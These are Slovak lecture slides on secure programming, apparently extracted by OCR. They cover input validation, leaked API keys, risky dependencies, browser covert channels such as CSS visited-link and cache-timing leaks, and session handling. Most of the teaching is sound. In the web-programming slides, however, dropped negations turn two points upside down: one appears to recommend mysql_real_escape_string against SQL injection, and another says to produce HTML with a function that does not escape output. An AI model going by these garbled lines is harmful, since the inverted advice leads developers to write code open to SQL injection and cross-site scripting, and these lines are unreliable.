
Validácia vstupu - zhrnutie

- Každý vstup od používateľa môže byť nebezpečný
- Zistite si informácie o zraniteľnostiach, ktoré sú špecifické pre danú platformu / jazyk
- Uistite sa, že všetky vstupy sú validované
 - Použite white-list namiesto black-listu
 - Použite existujúci kód / knižnice, ktoré sú považované za bezpečné
- Nestačí uvažovať iba o nebezpečných znakoch, ale o použitom *jazyku*


Validácia vstupu: choke points



input
validation
all over
the place



Ešte lepšie...



Malý interface / funkcionality na validáciu čo najskôr

Dodatočné „choke points“ pre validáciu výstupu

Sensitive Data Exposure


Pozor na:

- Api kľúče / heslá použité priamo v kóde (a kód zverejnený na GitHub)
 - `download file`
 - Radšej: `{,download.php?id=432'+hmac(432,getSecret(secret id:,,download"))}`
 - AI asistentov odosielajúcich dáta do číny a pod...
- Citlivé údaje uložené v otvorenom tvare
 - Heslá (ukladať hašované + iterácie + soľ)
 - Čísla kariet a citlivé osobné údaje (šifrované)
 - Data at rest encryption
 - Riziko prezradenia ak
 - Máte SQL injection zraniteľnosť
 - Útočník má fyzický prístup k zariadeniu

Insecure dependencies and configuration

- Pozor na používané knižnice a komponenty
 - Napr. použijem toto supercool react-tlačidlo s efektom
 - `npm install supercoolbutton`
 - `import {SuperCoolButton} from „supercoolbutton“`
 - `supercoolbutton.ts` „include“ desať ďalších knižníc, z ktorých 3 majú bezpečnostnú zraniteľnosť
 - `supercoolbutton` loguje kliknutia a posiela ich do číny...
- Pozor na používanie starých a nepodporovaných knižníc a komponentov
 - Ak sa jedná o kritické aplikácie, minimalizujte knižnice tretích strán resp. používajte len overené / dôveryhodné komponenty
- Pozor na nastavenia použitých komponentov a knižníc
 - Napr. moduly pre web server apache


Mentálny model surfovania na internete (zlý)



Internet je nebezpečný

Takže ak použijeme HTTPS, všetko je OK...

Mentálny model surfovania na internete (dobrý)



“Using encryption on the Internet is the equivalent of arranging an armored car to deliver credit card information from someone living in a cardboard box to someone living on a park bench.”

Gene Spafford

XKCD


<https://xkcd.com/538/>

A CRYPTO NERD'S IMAGINATION:

HIS LAPTOP'S ENCRYPTED.
LET'S BUILD A MILLION-DOLLAR
CLUSTER TO CRACK IT.

BLAST! OUR
EVIL PLAN
IS FOILED!

NO GOOD! IT'S
4096-BIT RSA!



WHAT WOULD ACTUALLY HAPPEN:

HIS LAPTOP'S ENCRYPTED.
DRUG HIM AND HIT HIM WITH
THIS \$5 WRENCH UNTIL
HE TELLS US THE PASSWORD.

GOT IT.



Covert channels


- „Covert channel“ je mechanizmus, ktorý umožní dvom aplikáciám komunikovať, aj keď to bezpečnostný model neumožňuje
- Webové aplikácie sú častým zdrojom „covert channel“ zraniteľností
- Napr. pomocou CSS
 - Útočník podvrhne stránku so zoznamom URL adries
 - Podľa farby linky vie zistiť, či používateľ stránku navštívil
 - Fix: Upraviť `getComputedStyle()` a súvisiace JavaScript volania aby vždy vyhodnotili linku a nenavštívenú

Covert channels

- Príklad 2: Cache – based útok
 - Ak je obrázok v cache prehliadača, načíta sa oveľa rýchlejšie
 - Útočník podhodí stránku s niekoľko obrázkami a zistí ako rýchlo trvalo ich načítanie
 - Možno takto zistiť Vašu polohu (predpoklad je, že google maps má v cache okolie Vašej polohy)
- Príklad 3: DNS cache
 - Ak je doména v DNS cache prehliadača, stránka sa načíta rýchlejšie
- ...

Bezpečné programovanie

- **Validácia vstupu**
- Vyhybať sa buffer overflow chybám
 - Nepoužívajte C / C++
- Minimalizovať privilégia procesu
- Obozretne volať / pristupovať k iným zdrojom
- Obozretne posielat' spätnú informáciu



Bezpečné programovanie

- Používajte nástroje na kontrolu verzií zdrojového kódu (GIT)
- Čo najviac sa snažte o **code review (aj s využitím AI)**
- Používajte nástroje na automatickú detekciu zraniteľností
 - Pomocou analýzy zdrojového kódu a AI
 - Pomocou „Penetračných testov“
- Pozor na heslá / kľúče v zdrojových kódoch
 - API kľúč na Githube
 - Pozor na AI, ktorá kód analyzuje na serveroch tretích strán

Bezpečné programovanie na Webe

- Nepoužívajte technológie/funkcionality, ktoré potenciálne spôsobujú zraniteľnosť
 - Napr. na zabránenie SQL injection používajte `mysql_real_escape_string`, ale prepared statements
- Na generovanie výstupu (HTML kódu), používajte funkciu, ktorá neošetruje HTML špeciálne znamky (napr. **echo**)
 - Na výpis výstupu používajte funkciu, ktorá výstup ošetrí
 - Tam, kde je potrebné poslať na výstup HTML, použite na to špeciálnu funkciu (t.j. použite white-list HTML výstupu)
 - Prípadne použite nejaký vhodný template-ovací nástroj

Bezpečné programovanie na Webe

- Naštudujte si bezpečnostné aspekty používaného jazyka
 - Napr. OWASP cheatsheet pre PHP:
https://www.owasp.org/index.php/PHP_Security_Cheat_Sheet
 - Weak typing
 - Ako daný jazyk pristupuje ku chybám
 - Konfiguračné nastavenia
 - Kód tretej strany
- Pozor na UPLOAD súborov
 - Napr. upload súboru s príponov .php do adresára prístupného pre web server so zapnutým PHP
 - JS a HTML súbory sú tiež problém (XSS / CSRF zraniteľnosti)
- Pozor na kódovania
 - Ak je to možné, používajte UTF-8
- Pozor na funkcie ako “shell_exec”, “exec”, “eval” a pod.
- Pozor na konfiguračné nastavenia rôznych nástrojov (generátor PDF, web servera, databázy a pod)

Bezpečné programovanie na Webe

- Správna správa SESSION-ov
 - Session_id je citlivý údaj, nemal by byť prenášaný cez nezabezpečené spojenie
 - Po prihlásení používateľa je potrebné vygenerovať nové session_id (session fixation, login CSRF)
 - Použite iba HTTP-only cookies pre uchovanie session_id
 - Cookie nie je prístupný pre javascript
 - Nezabudnite session expirovať (používateľ sa zabudol odhlásiť z verejne prístupného počítača)
- Nikdy neukladajte prihlasovacie meno alebo heslo používateľa v cookie
- Pri programovaní rozmýšľajte ako útočník
- Neustále monitoruje chybové hlášky a správanie aplikácie
 - Neštandardné správanie zapisujte do log súborov a tie následne analyzujte / sledujte

Bezpečné programovanie

Vyhýbajte sa
riešeniam, ktoré sa
môžu zmeniť na
pohromu veľmi
rýchlo

